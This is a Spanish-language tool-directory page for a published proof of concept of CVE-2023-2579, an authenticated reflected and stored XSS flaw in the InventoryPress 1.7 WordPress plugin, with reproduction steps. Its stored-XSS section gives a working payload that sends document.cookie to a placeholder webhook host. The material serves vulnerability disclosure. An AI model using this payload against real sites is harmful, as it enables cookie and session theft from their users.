
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
poc-cve-xss-inventory-press-plugin — PoC para CVE-2023-2579 | Kitploit
Herramientas/GitHubGitHub/0xn4d/poc-cve-xss-inventory-press-plugin
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebSeguridad WebPruebas de PenetraciónDesarrollo de Payloads
GitHub0xn4d/poc-cve-xss-inventory-press-plugin

poc-cve-xss-inventory-press-plugin

PoC para CVE-2023-2579

Ver Repositorio
124hace 3 añosAún no revisado
Compartir

Actualización - 6-23-2023

El ID CVE-2023-2579 fue reservado y el PoC fue publicado en el sitio web de WPScan: https://wpscan.com/vulnerability/3cfcb8cc-9c4f-409c-934f-9f3f043de6fe

Detalles

Título: Cross-Site Scripting Reflejado Autenticado en el Plugin InventoryPress para WordPress CMS
Fecha: 2023-04-21
Autor: Danilo Albuquerque
Vendor Homepage: https://wordpress.org
Software Link: https://wordpress.org/download
Versión: WordPress 6.2
Nombre y versión del plugin: InventoryPress 1.7
Probado en: Brave (Versión 1.50.119 Chromium: 112.0.5615.121 (Versión Oficial) 64 bits)

PoC para la vulnerabilidad XSS Reflejado en InventoryPress 1.7


  1. Ve a la página donde puedes agregar los elementos al inventario;

  2. Agrega el payload malicioso en el campo de entrada "Descripción" del formulario;

  3. Accede al enlace del nuevo elemento generado por el plugin;


Cuando hagas todo eso y actualices la página actual, te aparecerá la ventana emergente de alerta con el mensaje.

Capturas de pantalla a continuación

  1. Ve a la página donde puedes agregar los elementos al inventario:
    image

  2. Agrega el payload malicioso en el campo de entrada "Descripción" del formulario:
    image

  3. Accede al enlace del nuevo elemento generado por el plugin:
    image

  4. Una vez realizada la solicitud, se muestra la ventana emergente de alerta:
    image

Bono - PoC para XSS Almacenado


  1. Agrega el siguiente payload para robar las cookies en el campo de entrada "Descripción": <script>fetch('https://webhooksite-to-get-the-request', {method: 'POST',mode: 'no-cors',body:document.cookie});</script>. Luego publica el nuevo elemento, o actualiza uno existente;


  2. Dispara y obtén las credenciales en el sitio de Webhook

  3. Agregando el payload y publicando el elemento (o actualizándolo): image
  4. Disparando y obteniendo las credenciales: image
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    319
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    294
  • 6

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    266

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






